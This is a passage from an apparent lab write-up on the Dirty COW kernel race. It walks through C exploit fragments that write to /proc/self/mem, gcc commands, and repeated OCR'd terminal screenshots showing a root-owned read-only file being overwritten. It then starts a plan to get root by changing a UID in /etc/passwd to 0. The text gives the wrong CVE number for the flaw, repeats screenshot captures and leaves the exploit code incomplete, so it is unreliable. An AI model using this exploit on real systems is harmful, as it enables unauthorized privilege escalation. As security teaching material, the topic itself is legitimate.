This code segment Open the target file in the read-only mode which created first stage named xyz

```
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
```

This code segment Map the file to COW(copy-on-write) memory using MAP_PRIVATE.

```
  char *position = strstr(map, "2222");
```

This code segment finds the position of the target area

.

```
 pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);
```

Then attacker has to do the attack using two threads and this code segment helps to do that.

```
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
```

Attacker has to Wait for the threads to finish.

```
char *content= "****";
  off_t offset = (off_t) arg;
```

This code segment contains the values which attacker going to change in original file

```
 int f=open("/proc/self/mem", O_RDWR);
  while(1) {

    lseek(f, offset, SEEK_SET);
```

By this code segment Move the file pointer to the corresponding position.


```
    write(f, content, strlen(content));
```

This code segment is Writing to the memory.

After creating the c file it should be executed by following commands.


gcc -o cow_attack cow_attack.c -lpthread

Then hit the enter and to execute the code **./cow_attack**


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:03 AM
iresh
Dash home
iresh@iresh-VirtualBox: ~


```
(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/r
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
```

Fig. 21 compiling the code


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:04 AM
iresh
Dash home
iresh@iresh-VirtualBox: ~

```
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function ‘main’:
cow_attack.c:31:46: warning: cast to pointer from integer of different
 size [-Wint-to-pointer-cast]
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:56:19: warning: cast from pointer to integer of different
 size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$
```


Fig. 22 output after compling the code


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:05 AM
iresh
Dash home
iresh@iresh-VirtualBox: ~

```
(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function ‘main’:
cow_attack.c:31:46: warning: cast to pointer from integer of different
 size [-Wint-to-pointer-cast]
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:56:19: warning: cast from pointer to integer of different
 size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$ ./cow_attack
```

Fig. 23 executing the code


After that wait some time and break the executing by ctrl +C because it is not ending


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:05 AM
iresh
Dash home
iresh@iresh-VirtualBox: ~

```
(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function ‘main’:
cow_attack.c:31:46: warning: cast to pointer from integer of different
 size [-Wint-to-pointer-cast]
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:56:19: warning: cast from pointer to integer of different
 size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$ ./cow_attack
```

Fig. 24 output after executing

Then check the read only file that created first stage called xyz by



ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
10:06 AM iresh
iresh@iresh-VirtualBox: ~

```
(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function ‘main’:
cow_attack.c:31:46: warning: cast to pointer from integer of different
 size [-Wint-to-pointer-cast]
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:56:19: warning: cast from pointer to integer of different
 size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$ ./cow_attack
^C
iresh@iresh-VirtualBox:~$ gedit /xyz
```

Fig. 25 code for check the xyz file

According to the code attacker tries to change four twos (“2222”) to (“****”) earlier file had 111122223333 according to the output after the cow attack now file is changed to that format

1111****3333 .This read only file is modified .we can say our cow attack is successful.


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Text Editor
10:07 AM iresh
Dash home
iresh@iresh-VirtualBox: ~
xyz (/) - gedit
Open
Save
Undo
xyz
Plain Text
Tab Width: 8
Ln 1, Col 1
INS

```
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function ‘main’:
cow_attack.c:31:46: warning: cast to pointer from integer of different
 size [-Wint-to-pointer-cast]
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:56:19: warning: cast from pointer to integer of different
 size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$ ./cow_attack
^C
iresh@iresh-VirtualBox:~$ gedit /xyz
```


```
1111****3333
```

Fig. 26 xyz file after running cow attack

Lets see now how can we get the root access for user (get root privilege) by this cow attack

First we need to check the password file stored in etc folder that passwd file is read only and cant edit directly by non root users.By this attack we can modify which we want to modify and get the root access of system.

To view passwd file



ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Text Ed File Edit View Search Tools Documents Help
10:11 AM iresh
iresh@iresh-VirtualBox: ~
passwd (/etc) - gedit
Open Save Undo
passwd
Plain Text Tab Width: 8 Ln 1, Col 1 INS

```
^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function ‘main’:
cow_attack.c:31:46: warning: cast to pointer from integer of different
 size [-Wint-to-pointer-cast]
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:56:19: warning: cast from pointer to integer of different
 size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$ ./cow_attack
^C
iresh@iresh-VirtualBox:~$ gedit /xyz
iresh@iresh-VirtualBox:~$ gedit /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/
bin/false
```

Fig. 27 view of passwd file


Command : gedit /etc/passwd



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

Fig. 28 first lines of passwd file

First line we can see root user and at the end iresh user is there



```
bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
iresh:x:1000:1000:iresh,,,:/home/iresh:/bin/bash
```

Fig. 29 last lines of passwd file

Value 0 Primary basics for access control in linux any user which user id caontaing 0 detect by a system as a root.


Iresh user id is 1000 it does not have root privilege ,if we can change the value 3rd field value to zeros we can turn into root .

Attackers can use this CVE-2016-5905 Vulnerability exploitation to achieve this goal .

First add a new user by using following commands

sudo adduser (any name)

ex: sudo adduser siri

